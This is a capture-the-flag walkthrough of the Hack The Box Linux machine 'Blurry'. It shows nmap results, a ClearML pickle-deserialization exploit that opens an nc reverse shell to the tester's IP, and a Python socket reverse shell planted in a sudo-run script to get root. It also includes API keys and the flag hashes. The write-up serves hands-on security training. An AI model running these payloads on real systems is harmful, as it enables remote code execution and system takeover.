HTB Linux Medium: Blurry
Blurry is a Medium rated Linux machine on HTB.
HTB Linux Medium: Blurry
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p 22,80 10.129.83.207
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-06-11 10:37 EDT
Nmap scan report for app.blurry.htb (10.129.83.207)
Host is up (0.024s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: ClearML
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 9.03 seconds
Modify hosts file:
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.129.83.207 app.blurry.htb blurry.htb
Enumerate HTTP (Port 80)
The blurry.htb domain redirects to: app.blurry.htb. 
Enter a name and press start. 
Found a CVE for clearml, create the following script: Link
1
2
3
4
5
6
7
8
9
10
11
import pickle
import os
from clearml import Task

class CMD:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | ''/bin/sh -i 2>&1 | nc 10.10.14.85 1337 > /tmp/f')
        return os.system, (cmd,)

task = Task.init(project_name='Black Swan', task_name='exploit', tags=["review"], output_uri=True)
task.upload_artifact(name='pickle_artifact', artifact_object=CMD(), retries=2, wait_on_upload=True)
Setup before script execution:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# Hosts file
10.129.83.207 app.blurry.htb blurry.htb api.blurry.htb files.blurry.htb

# Python dependencies
pip install clearml
cd /home/kali/.local/bin
./clearml-init

# Create app creds: settings/workspace-configuration
Paste copied configuration here:
api {
    web_server: <http://app.blurry.htb>
    api_server: <http://api.blurry.htb>
    files_server: <http://files.blurry.htb>
    # test
    credentials {
        "access_key" = "6HDJONYS7ZPR5RPCRZ27"
        "secret_key"  = "BpHQ93iWfZNUsbo4gXyHMIRIjozAC378lo7qkB6nz6ZZhN7eDK"
    }
}
Shell as jippity:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.85] from (UNKNOWN) [10.129.83.207] 40314
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)
User.txt: 23cc38ffa8a810eea5e6c4ea5150196f
1
2
$ cat user.txt
23cc38ffa8a810eea5e6c4ea5150196f
Privilege Escalation
Sudo -l output:
1
2
3
4
5
6
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/sbin\\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
We have full permissions on the directory, meaning we can replace the content of the evaluate_model.py file with a reverse shell:
1
2
# ls -al | grep models
drwxrwxr-x   2 root jippity  4096 Jun 11 11:12 models
Modify evaluate_model.py.
1
2
3
4
5
6
# Create new file
jippity@blurry:/models$ mv evaluate_model.py evaluate.py
jippity@blurry:/models$ touch evaluate_model.py

# Content
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.85",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
Execute:
1
jippity@blurry:/models$ sudo /usr/bin/evaluate_model /models/demo_model.pth
Shell as root:
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.85] from (UNKNOWN) [10.129.83.207] 53244
# id
uid=0(root) gid=0(root) groups=0(root)
Root.txt: 2b2599ad8fc612e810a0c2299d34344d
1
2
# cat root.txt
2b2599ad8fc612e810a0c2299d34344d
PWNED!!!
This post is licensed under CC BY 4.0 by the author.